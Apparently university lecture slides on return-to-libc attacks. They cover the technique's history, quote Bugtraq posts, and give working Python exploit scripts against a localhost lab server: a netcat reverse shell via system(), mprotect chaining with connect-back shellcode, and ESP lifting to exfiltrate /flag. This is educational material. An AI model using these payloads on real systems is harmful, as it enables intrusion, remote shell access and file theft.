Lecture 11: Return into Library (ret2libc)

Sanchuan Chen

schen@auburn.edu

9/22/2023

- The Morris Worms (Robert Tappan Morris) [1]

1990


1995

- How to write buffer overflows (Mudge) [2]
- Stack Smashing for fun and profit (Aleph1) [3]
- Linux kernel patch to remove stack exec permission (Solar Designer) [4]

2000

- The PaX team: None-executable Stack (“`-z execstack`”) [5]

2005


The Morris Worms (Robert Tappan Morris) [1]
1990
1995
How to write buffer overflows (Mudge) [2]
Stack Smashing for fun and profit (Aleph1) [3]
Linux kernel patch to remove stack exec permission (Solar Designer) [4]
Returning into libc (Solar Designer) [6]
Defeating Solar Designer's Non-executable Stack Patch [7]
2000
The PaX team: None-executable Stack ("-z execstack") [5]
The advanced return-into-lib(c) exploits [8]
2005
2010

Ret2libc

Ret2libc is a technique by which you return to functions (e.g., `system`) in standard libraries (libc), rather than using gadgets (i.e., instruction sequences ending with `ret`) in return oriented programming (ROP)

Ret2libc **bypasses the no-execute (NX)** bit feature (if present) and ridding the attacker of the need to inject their own code. The first example of this attack in the wild was contributed by Alexander Peslyak on the Bugtraq mailing list in 1997.

Ret2libc [6]

```
Description: Solar Designer has done it again!
Here he proves the viability of overflow exploits returning into libc functions.
He includes lpr and color_xterm exploits.

Author: Solar Designer <solar@FALSE.COM>
Compromise: root (local)
Vulnerable Systems: Systems running Linux with vulnerable lpr or color_xterm suid.
Even if they have stack execution disabled in some cases.

Date: 10 August 1997
Notes: Solar Designer is amazing! He comes through again with another neat
proof-of-concept sploit.
Details
```

Ret2libc [6]

```
(Continued)
Date: Sun, 10 Aug 1997 17:29:46 -0300
From: Solar Designer <solar@FALSE.COM>
To: BUGTRAQ@NETSPACE.ORG
Subject: Getting around non-executable stack (and fix)

Hello!

I finally decided to post a return-into-libc overflow exploit. This method
has been discussed on linux-kernel list a few months ago (special thanks to
Pavel Machek), but there was still no exploit. I'll start by speaking about
the fix, you can find the exploits (local only) below.

...
Actually, using this method it is possible to call two functions in a row
if the first one has exactly one parameter. The stack should look like this:

                                pointer to "/bin/sh"
                                pointer to the UID (usually to 0)
                                pointer to system()
 stack pointer ->               pointer to setuid()

This will require up to 16 values for the alignment. In this case, setuid()
will return into system(), and while system() is running the pointer to UID
will be at the place where system()'s return address should normally be, so
(again) the thing will crash after you exit the shell (but no solution this
time; who cares anyway?). I leave this setuid() stuff as an exercise for the
reader.
```


Defeating Solar Designer's NX Stack Patch [7]

```
Date: Fri, 30 Jan 1998 18:09:35 +0100
From: Rafal Wojtczuk <nergal@ICM.EDU.PL>
To: BUGTRAQ@NETSPACE.ORG
Subject: Defeating Solar Designer non-executable stack patch

       -=[ Defeating Solar Designer's Non-executable Stack Patch ]=-
    Text and souce code written by Rafal Wojtczuk ( nergal@icm.edu.pl )

  Section I. Preface
  The patch mentioned in the title has been with us for some time. No doubt it
stops attackers from using hackish scripts; it is even included in
just-released Phrack 52 as a mean to harden your Linux kernel. However, it
seems to me there exist at least two generic ways to bypass this patch fairly
easily ( I mean its part that deals with executable stack ). I will explain
the details around section V.
  Before continuing, I suggest to refresh in your memory excellent
Designer's article about return-into-libc exploits. You can find it at
http://www.geek-girl.com/bugtraq/1997_3/0281.html

         "I recommend that you read the entire message even if you aren't
         running Linux since a lot of the things described here are
         applicable to other systems as well."
                 from the afore-mentioned Solar Designer's article
```

Defeating Solar Designer's NX Stack Patch [7]

```
(Continued)
  It is definitely worth your time to get acquainted with Designer's patch
documentation ( which can be retrieved embedded in the complete package from
http://www.false.com/security/linux-stack ).
  All the following code was tested on Redhat 4.2 running 2.0.30 kernel with
Designer's patch applied ( latest version, I presume ).

Section II. A few words about ELF implementation
  Let's compile and disassemble the following proggie.c
main()
{
strcpy(0x11111111,0x22222222);
}
$ gcc -o proggie proggie.c
...lots of warnings...
$ gdb proggie
GDB is free software and you are welcome to distribute copies of it...
(gdb) disass main
Dump of assembler code for function main:
0x8048474 <main>:       pushl  %ebp
0x8048475 <main+1>:     movl   %esp,%ebp
0x8048477 <main+3>:     pushl  $0x22222222
0x804847c <main+8>:     pushl  $0x11111111
0x8048481 <main+13>:    call   0x8048378 <strcpy>
```

Simple Ret2libc



man nc.traditional

```
NC(1)                    General Commands Manual                    NC(1)

NAME
       nc - TCP/IP swiss army knife

SYNOPSIS
       nc [-options] hostname port[s] [ports] ...
       nc -l -p port [-options] [hostname] [port]

DESCRIPTION
       netcat is a simple unix utility which reads and writes data across net-
       work connections, using TCP or UDP protocol. It is designed to be a re-
       liable  "back-end"  tool  that can be used directly or easily driven by
       other programs and scripts.  At the same time,  it  is  a  feature-rich
       network  debugging and exploration tool, since it can create almost any
       kind of connection you would need and has several interesting  built-in
       capabilities.   Netcat,  or "nc" as the actual program is named, should
       have been supplied long ago as another one of those cryptic  but  stan-
       dard Unix tools.

OPTIONS

       -e filename  specify filename to exec after connect (use with caution).
                    See the -c option for enhanced functionality.
```

```
$ nc -l 8080
```

```
$ nc.traditional -e /bin/sh localhost 8080
```


```
$ nc -l 8080
ls
exploit5_retlibc.py
mini_esrv
mini_esrv.asm
mini_esrv.c
README.md
```

exploit5_retlibc.py

```
#!/usr/bin/env python3
import socket
from pwn import *
import pwn
import pwnlib
RET_ADDR = "\x40\xa4\xc3\xf7"
VULN_BUF_SZ = 512
#Using gdb to "p system" (to get its address)
SYSTEM_ADDR = "\x50\x81\xc4\xf7"
#pointer pointing to the string of system argument
SYSTEM_A1 = "\x48\xd1\xff\xff"
CMD = "                " \
      "                " \
      "                " \
      "                " \
      "                " \
      "                " \
      "                " \
      "                " \
      "nc.traditional -e /bin/sh localhost 8080"
RET_ADDR1_OFF = (VULN_BUF_SZ + 16)
nop_shellcode = "\x00"*RET_ADDR1_OFF

shellcode = nop_shellcode + SYSTEM_ADDR + RET_ADDR + SYSTEM_A1 + CMD

sock = socket.socket()
sock.connect((’127.0.0.1’, 8888))
# str to bytes to send the message to socket
shellcode = "".join("{:02x}".format(ord(c)) for c in shellcode)
shellcode = bytes.fromhex(shellcode)
sock.send(shellcode)
```

```
MPROTECT(2)              Linux Programmer's Manual             MPROTECT(2)

NAME
       mprotect, pkey_mprotect - set protection on a region of memory

SYNOPSIS
       #include <sys/mman.h>
       int mprotect(void *addr, size_t len, int prot);
       #define _GNU_SOURCE             /* See feature_test_macros(7) */
       #include <sys/mman.h>
       int pkey_mprotect(void *addr, size_t len, int prot, int pkey);

DESCRIPTION
       mprotect()  changes  the  access  protections for the calling process's
       memory pages containing any part of the address range in  the  interval
       [addr, addr+len-1].  addr must be aligned to a page boundary.

       If the calling process tries to access memory in a manner that violates
       the protections, then the kernel generates a  SIGSEGV  signal  for  the
       process.

       prot  is  a  combination  of the following access flags: PROT_NONE or a
       bitwise-or of the other values in the following list:

       PROT_NONE
              The memory cannot be accessed at all.
       PROT_READ
              The memory can be read.
       PROT_WRITE
              The memory can be modified.
       PROT_EXEC
              The memory can be executed.
```

Ret2libc Chaining



exploit6_retlibc_chaining.py

```
import socket
from pwn import *
import pwn
import pwnlib
SHELLCODE_OFF  =    256
RET_ADDR       =    "\x2c\xd0\xff\xff"
VULN_BUF_SZ    =    512
MPROTECT_ADDR  =    "\x50\xc4\xd1\xf7"
MPROTECT_A1    =    "\x00\xd0\xff\xff"
MPROTECT_A2    =    "\x00\x10\x00\x00"
MPROTECT_A3    =    "\x07\x00\x00\x00"
RET_ADDR1_OFF  =    (VULN_BUF_SZ + 16)
RET_ADDR2_OFF  =    (RET_ADDR1_OFF + 4)
FIRST_ARG_OFF  =    (RET_ADDR2_OFF + 4)
SECOND_ARG_OFF =    (FIRST_ARG_OFF + 4)
THIRD_ARG_OFF  =    (SECOND_ARG_OFF + 4)
shellcode = "\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x93\x89\xd1\xb0\
\x3f\xcd\x80\x49\x79\xf9\xb0\x66\x87\xda\x68\x7f\x00\x00\x01\x66\x68\x1f\x90\x66\x53\x43\
\x89\xe1\x6a\x10\x51\x52\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1\x52\x68\x2f\x2f\x73\x68\
\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
middle_nop_size = RET_ADDR1_OFF - len(shellcode) - SHELLCODE_OFF

final_shellcode = "\x90"*SHELLCODE_OFF + shellcode + "\x90"*middle_nop_size + MPROTECT_ADDR + \
        RET_ADDR + MPROTECT_A1 + MPROTECT_A2 + MPROTECT_A3

sock = socket.socket()
sock.connect(('127.0.0.1', 8888))
# str to bytes to send the message to socket
final_shellcode = "".join("{:02x}".format(ord(c)) for c in final_shellcode)
final_shellcode = bytes.fromhex(final_shellcode)
sock.send(final_shellcode)
```

ESP Lifting

When chaining multiple (more than 2) functions together, there could be conflict in the particular stack space (e.g., the arguments of functions and the return addresses).


To avoid these conflicts, it is necessary to lift the ESP to the right location. ESP lifting is developed for this purpose, though initially it was proposed to to attack binaries compiled with `-fomit-frame-pointer` flag by Nergal in 2001 [8]

ESP Lifting

Assume we would like to transfer the `/flag` file to a remote client. Then we need to perform the following operation:

- open the `/flag` file
  - `int open(const char *pathname, int flags, mode_t mode);`
- `read`/`write`, or `sendfile`
  - `ssize_t sendfile(int out_fd, int in_fd, off_t *offset, size_t count);`
- `close`/`exit`
  - `void exit(int status);`

ESP Lifting


address
content
content details
Stack grows down to lower addresses
...
exit
addr exit
sendfile_arg4
sendfile_arg3
sendfile_arg2
sendfile_arg1
esp_lifting_16
sendfile
addr sendfile
open_arg3
open_arg2
open_arg1
esp_lifting_12
0xffffd03c
open
addr of libc open
...
libc

```
exploit7_ret2libc_esp_lifting.py
...
VULN_BUF_SZ     =    512
SHELLCODE_OFF   =    (VULN_BUF_SZ + 16)
OPEN_ADDR       =    "\x40\x9b\xd0\xf7"  # 0xf7d09b40 <__GI___libc_open>
OPEN_A1         =    "\x74\xd1\xff\xff"  # 0xffffd174 PATHNAME addr
OPEN_A2         =    "\x00\x00\x00\x00"
OPEN_A3         =    "\x00\x00\x00\x00"
SENDFILE_ADDR   =    "\x40\x20\xd1\xf7"  # 0xf7d12040 <sendfile>
SENDFILE_A1     =    "\x04\x00\x00\x00"  # 4: server opened socket
SENDFILE_A2     =    "\x05\x00\x00\x00"  # 5: server opened file: /flag
SENDFILE_A3     =    "\x00\x00\x00\x00"
SENDFILE_A4     =    "\xff\xff\xff\xff"  # maxium
EXIT_ADDR       =    "\x40\xa4\xc3\xf7"  # 0xf7c3a440 <__GI_exit>
EXIT_A1         =    "\x00\x00\x00\x00"
PADDING4        =    "\x00\x00\x00\x00"
ESP_LIFT12_ADDR=     "\x0b\xa2\xfc\xf7"  # 0xf7fca20b
ESP_LIFT16_ADDR=     "\x0a\xa2\xfc\xf7"  # 0xf7fca20a
PATHNAME        =    "/flag\x00"
final_shellcode = "\x90"*SHELLCODE_OFF + \
                  OPEN_ADDR + \
                  ESP_LIFT12_ADDR + \
                  OPEN_A1 + \
                  OPEN_A2 + \
                  OPEN_A3 + \
                  SENDFILE_ADDR + \
                  ESP_LIFT16_ADDR + \
                  SENDFILE_A1 + \
                  SENDFILE_A2 + \
                  SENDFILE_A3 + \
                  SENDFILE_A4 + \
                  EXIT_ADDR + \
                  PADDING4 + \
                  EXIT_A1 + \
                  PATHNAME
```

```
exploit7_ret2libc_esp_lifting.py (continued)
...
sock = socket.socket()
sock.connect(('127.0.0.1', 8888))

# str to bytes to send the message to socket
final_shellcode = "".join("{:02x}".format(ord(c)) for c in final_shellcode)
final_shellcode = bytes.fromhex(final_shellcode)

sock.send(final_shellcode)

while True:
    data = sock.recv(1024)
    if not data:
        break
    print(data.decode(encoding="utf-8"))
```

```
search rop gadgets:

pwndbg> rop --grep 'pop'
Saved corefile /tmp/tmp9av4s682
0xf7fd3e85 : aaa ; pop esi ; add dword ptr [eax], eax ; add esp, 0x10 ; jmp 0xf7fd3f56
0xf7fde8cc : adc al, 0x5b ; pop esi ; jmp 0xf7fd3a20
0xf7fca209 : adc al, 0x5b ; pop esi ; pop edi ; pop ebp ; ret
0xf7fde7e2 : adc al, 0x5b ; pop esi ; ret
0xf7fc837a : adc al, 0x83 ; les ebp, ptr [eax] ; pop ebx ; ret
0xf7fde960 : adc al, 0x89 ; inc esp ; and al, 0x10 ; add esp, 8 ; pop ebx ; jmp 0xf7fd3a20
0xf7fe997d : adc al, 0x8b ; pop esp ; and al, 0xc ; int 0x80
...

pwndbg> rop --grep 'add esp'
Saved corefile /tmp/tmpwjhf_elo
0xf7fd3e85 : aaa ; pop esi ; add dword ptr [eax], eax ; add esp, 0x10 ; jmp 0xf7fd3f56
0xf7fde960 : adc al, 0x89 ; inc esp ; and al, 0x10 ; add esp, 8 ; pop ebx ; jmp 0xf7fd3a20
0xf7fd913f : adc al, 0xdb ; insb byte ptr es:[edi], dx ; and al, 8 ; add esp, 0x4c ; ret
0xf7fd6aa9 : adc dword ptr [edx + eax], 0 ; add esp, 0x10 ; jmp 0xf7fd5821
0xf7fd6ce1 : adc dword ptr [edx + eax], 0 ; add esp, 0x10 ; jmp 0xf7fd5cb2
0xf7fe6d9b : adc dword ptr [esi - 0x494], edx ; add esp, 0x10 ; jmp 0xf7fe5aca
0xf7fe7008 : adc dword ptr [esi - 0x494], edx ; add esp, 0x10 ; jmp 0xf7fe5ad5
...

$ ./mini_esrv
Server is listening on 8888

$ python3 exploit7_ret2libc_esp_lifting.py
deadcafe
```


ASCII Armoring

"ASCII armoring" [9] is a technique that can be used to obstruct return-into-libc kind of attack. It is proposed by Solar Designer in 1998.

With ASCII armoring, all the system libraries (e.g., libc) addresses contain a NULL byte (0x00). This makes it impossible to emplace code containing those addresses using string manipulation functions such as strcpy().

If the address is getting treated as a null terminated character string at some point, inclusion of this "ASCII-Armored" address would cause functions that work with null terminated character strings such as, strcpy, strlen, sprintf to stop processing at the end of the libc address

Thank You



[1] [2]

Q&A

schen@auburn.edu
schuan.github.io

[1] Instructor appreciates the help from Prof. Zhiqiang Lin.

[2] Further readings: *Hacking: The Art of Exploitation*, 2nd edition, Chapter 6, Jon Erickson, 2008.

"Morris worm - wikipedia," https://en.wikipedia.org/wiki/Morris_worm, (Accessed on 02/12/2021).

"L0pht heavy industries services," https://insecure.org/stf/mudge_buffer_overflow_tutorial.html, (Accessed on 02/12/2021).

A. One, "Smashing the stack for fun and profit," http://phrack.org/issues/49/14.html, (Accessed on 02/12/2021).

S. Designer, "'linux kernel patch to remove stack exec permission' - marc," https://marc.info/?l=bugtraq&m=94346976029249&w=2, (Accessed on 02/12/2021).

"The pax team - wikipedia," https://en.wikipedia.org/wiki/PaX, (Accessed on 02/12/2021).

- "lpr libc return exploit," https://insecure.org/sploits/linux.libc.return.lpr.sploit.html, (Accessed on 02/18/2021).
- "Defeating solar designer's non-executable stack patch," https://insecure.org/sploits/non-executable.stack.problems.html, (Accessed on 02/19/2021).
- Nergal, "The advanced return-into-libc," http://phrack.org/issues/58/4.html, December 2001, (Accessed on 02/12/2021).
- "Return-to-libc attack - wikipedia," https://en.wikipedia.org/wiki/Return-to-libc_attack, (Accessed on 02/19/2021).